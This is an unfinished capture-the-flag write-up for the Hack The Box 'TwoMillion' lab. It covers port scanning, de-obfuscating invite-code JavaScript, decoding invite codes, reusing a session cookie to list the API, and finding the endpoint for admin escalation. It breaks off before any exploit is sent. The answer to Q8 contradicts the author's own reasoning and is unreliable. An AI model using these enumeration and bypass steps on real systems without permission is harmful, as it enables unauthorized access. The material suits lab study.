Machine: TwoMillion

Wrriten by Hijackd

Q1. How many TCP ports are open?

Thought process

I used NMap (Network Mapper) Tool to scan the given target from HTB.

```
nmap 10.10.11.221 -Pn -sV
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 01:57 IDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealt
SYN Stealth Scan Timing: About 99.99% done; ETC: 01:57 (0:00:00 remai
Nmap scan report for 2million.htb (10.10.11.221)
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; prc
80/tcp open  http    nginx
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https:/
Nmap done: 1 IP address (1 host up) scanned in 14.50 seconds
```


Results

2

▼ Q2. What is the name of the JavaScript file loaded by the /invite page that has to do with invite codes?

▼ Thought process

Because of the question context i understood that they are talking about a web interface related to that host, I've added the IP Address to the `"/etc/hosts"` file and when trying accessing the website i've saw that it redirect me to domain name `"2million.htb"` so from that i've realized that i need to also add that domain to the `"/etc/hosts"`. After that i've navigate to the `"/invite"` path and inspect the source code to checkout the Javascript scripts loaded in the file in order to find which one related to the invites functionaility.



▼ Answer

inviteapi.min.js

▼ Q3. What JavaScript function on the invite page returns the first hint about how to get an invite code? Don't include () in the answer.

▼ Thought process

I've navgiate to the `http://2million.htb/inviteapi.min.js` and it present me with the source Javascript code. From my basic knowledge of diffrent computer languages and specificly Javscript right of the bet it seems a bit weird and not looking like a normal Javascript syntax and assumed it been through obfuscation process. To make it look a bit more readable and understand i've used ChatGPT in order to de-obfuscate the JS script to a readable format and saw that the function called `"makeInviteCode()"` which pass `"POST"` request to an API endpoint path `/api/v1/invite/how/to/generate` .

```
function verifyInviteCode(code) {
    var formData = { "code": code };

    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite/verify',
        success: function(response) {
            console.log(response);
        },
        error: function(response) {
            console.log(response);
        }
    });
}

function makeInviteCode() {
```

```
    $.ajax({
        type: "POST",
        dataType: "json",
        url: '/api/v1/invite/how/to/generate',
        success: function(response) {
            console.log(response);
        },
        error: function(response) {
            console.log(response);
        }
    });
}
```

In the `makeInviteCode()` function there is another API endpoint `/api/v1/invite/how/to/generate` , I've used the `"curl"` command in order to send `HTTP` "POST" request to this endpoint.

```
curl -sX POST http://2million.htb/api/v1/invite/how/to/generate | jq
```

In result i've get back response in `JSON` format. I saw that in the `data` header i get a weird looking text and another header called `enctype` with value of `ROT13` which is a encryption type, I've decode the text with this website `https://cryptii.com/pipes/rot13-decoder`

```
{
  "0": 200,
  "success": 1,
  "data": {
    "data": "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /
    "enctype": "ROT13"
  },
```

```
  "hint": "Data is encrypted ... We should probbably check the encryption
}
```

In result of decoding the value of the `data` payload i've got this message

```
In order to generate the invite code, make a POST request to /api/v1/invite
```

I've sent another `POST` Request via the curl command and i've got this `JSON` response

```
{
  "0": 200,
  "success": 1,
  "data": {
    "code": "OFFFRjEtTFRKWkUtNkFKTE8tR0RWVTA=",
    "format": "encoded"
  }
}
```

▼ **Answer**

```
MakeInviteCode
```

▼ Q4. The endpoint in makeInviteCode returns encrypted data. That message provides another endpoint to query. That endpoint returns a code value that is encoded with what very common binary to text encoding format. What is the name of that encoding?

▼ **Thought process**


I've navigate to the page `http://2million.htb/register` that i saw earlier and i've tried to create an account but there is an issue with that, There is a field in the register form called "Invite code" which is blocked (You can't insert any

text in it). The i've view source code and saw that there is a Javascript code.


```
$(document).ready(function() {
    // Retrieve the invite code from localStorage
    var inviteCode = localStorage.getItem('inviteCode');

    // Fill the input field
    $('#code').val(inviteCode);
});
```

In this javascript function i realize that the it try to retrive the value of `inviteCode` variable from the `localStorage` which is a web browser small storage unit that mostly used for better user-freindly expriance so it can save data like user settings (Dark/Light mode webiste) and Login credantials. In this case it try to retrive the invitation code from the local storage on the browser, So i've passed the `inviteCode` value i've got from the previous question (After BASE64 Decode) and inserted the value of this variable manually to the local storage.



I've created a new account succsessfuly




▼ **Answer**

base64

▼ Q5. What is the path to the endpoint the page uses when a user clicks on "Connection Pack"?

▼ Thought process

After scanning all around the website for any string that contain "Connection Pack" without any result i found that there is a page called "Access" and when i navigate to that page i saw that it's the place where you generate an Open VPN file in order to connect to HTB machine. And there i saw a button with the label "Connection Pack", I've inspect the page and clicked on it and saw that in the "Console" tab it sent HTTP "GET" Request to download .ovpn file to the API end point path of http://2million.htb/api/v1/user/vpn/generate



▼ **Answer**


http://2million.htb/api/v1/user/vpn/generate

▼ Q6. How many API endpoints are there under /api/v1/admin?


▼ Thought process

After i've tried access this end point via the URL and saw that it automatically redirect me to "404 Not found" template page i've thought to use the `curl` tool in order to try get the page with the `http://2million.htb/api` endpoint.

```
curl -v http://2million.htb/api
```




I’ve get this output, The first thing that caught my eye was the `401 Unauthorized` header, Which means that this endpoint seems to be alive but blocked. So i’ve tried to check my PHP Cookie session that i get when i browse to this endpoint and use that with the `curl` command.



I took this PHP Cookie and pass that with the request via the `curl` tool, And now i've got diffrent response which indicate a succsess by the header `HTTP/1.1 200 OK`

```
curl -v 2million.htb/api --cookie "PHPSESSID=7v38vlv62q4o6706ia8ag1m
```




I saw the text `{"\/api\/v1":"Version 1 of the API"}` I've try to use the curl with the same PHP Cookie header to see if i get other response then at the beggining which i get only redirect when i've tried to navigate to this url without the PHP Cookie. Then i've got `JSON` format response which shows the API endpoints tree.

```
curl 2million.htb/api/v1 --cookie "PHPSESSID=7v38vlv62q4o6706ia8ag1m
```

```
{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code generat
        "/api/v1/invite/generate": "Generate invite code",
```

```
      "/api/v1/invite/verify": "Verify invite code",
      "/api/v1/user/auth": "Check if user is authenticated",
      "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
      "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
      "/api/v1/user/vpn/download": "Download OVPN file"
    },
    "POST": {
      "/api/v1/user/register": "Register a new user",
      "/api/v1/user/login": "Login with existing user"
    }
  },
  "admin": {
    "GET": {
      "/api/v1/admin/auth": "Check if user is admin"
    },
    "POST": {
      "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
    },
    "PUT": {
      "/api/v1/admin/settings/update": "Update user settings"
    }
  }
}
```



▼ **Answer**

3

▼ Q7. What API endpoint can change a user account to an admin account?

▼ **Thought process**

From what i've got in result of curl the endpoint http://2million.htb/api/v1 with the JSON format i've saw that there is a endpoint called `/api/v1/admin/settings/update` which sounds right in the context of the question.

▼ **Answer**

```
/api/v1/admin/settings/update
```

▼ Q8. What API endpoint has a command injection vulnerability in it?

▼ Thought process

From what i've got in result of curl the endpoint http://2million.htb/api/v1 with the JSON format i've saw that there is a endpoint called `/api/v1/admin/vpn/generate` and from my knowledge in the context of the endpoint path string, There is a possability to injection on generate alike endpoint that you can twist it to do something it doesn't intendet to do.

▼ Answer

```
/api/v1/admin/settings/update
```

▼ Q9. What file is commonly used in PHP applications to store environment variable values?

▼ Thought process

After research with ChatGPT i found that programmers store enviorment variable value at file called `.env`

▼ Answer

```
.env
```

▼ Q10. Submit the flag located in the admin user's home directory.


▼ Thought process

If you remember i've got couple of diffrent API endpoints that probably realted to an account called admin. Here is a reminder of that response

```
},
"admin": {
```

```
    "GET": {
      "/api/v1/admin/auth": "Check if user is admin"
    },
    "POST": {
      "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
    },
    "PUT": {
      "/api/v1/admin/settings/update": "Update user settings"
    }
  }
 }
}
```


After trying to send the diffrent type of HTTP Requests they accept as mentioned in the JSON format response i've got interesting output from the `/api/v1/admin/settings/update` endpoint. From this response we know that this API endpoint accept JSON format data.



I've added a costum header that is replicating an `JSON` HTTP Request header.

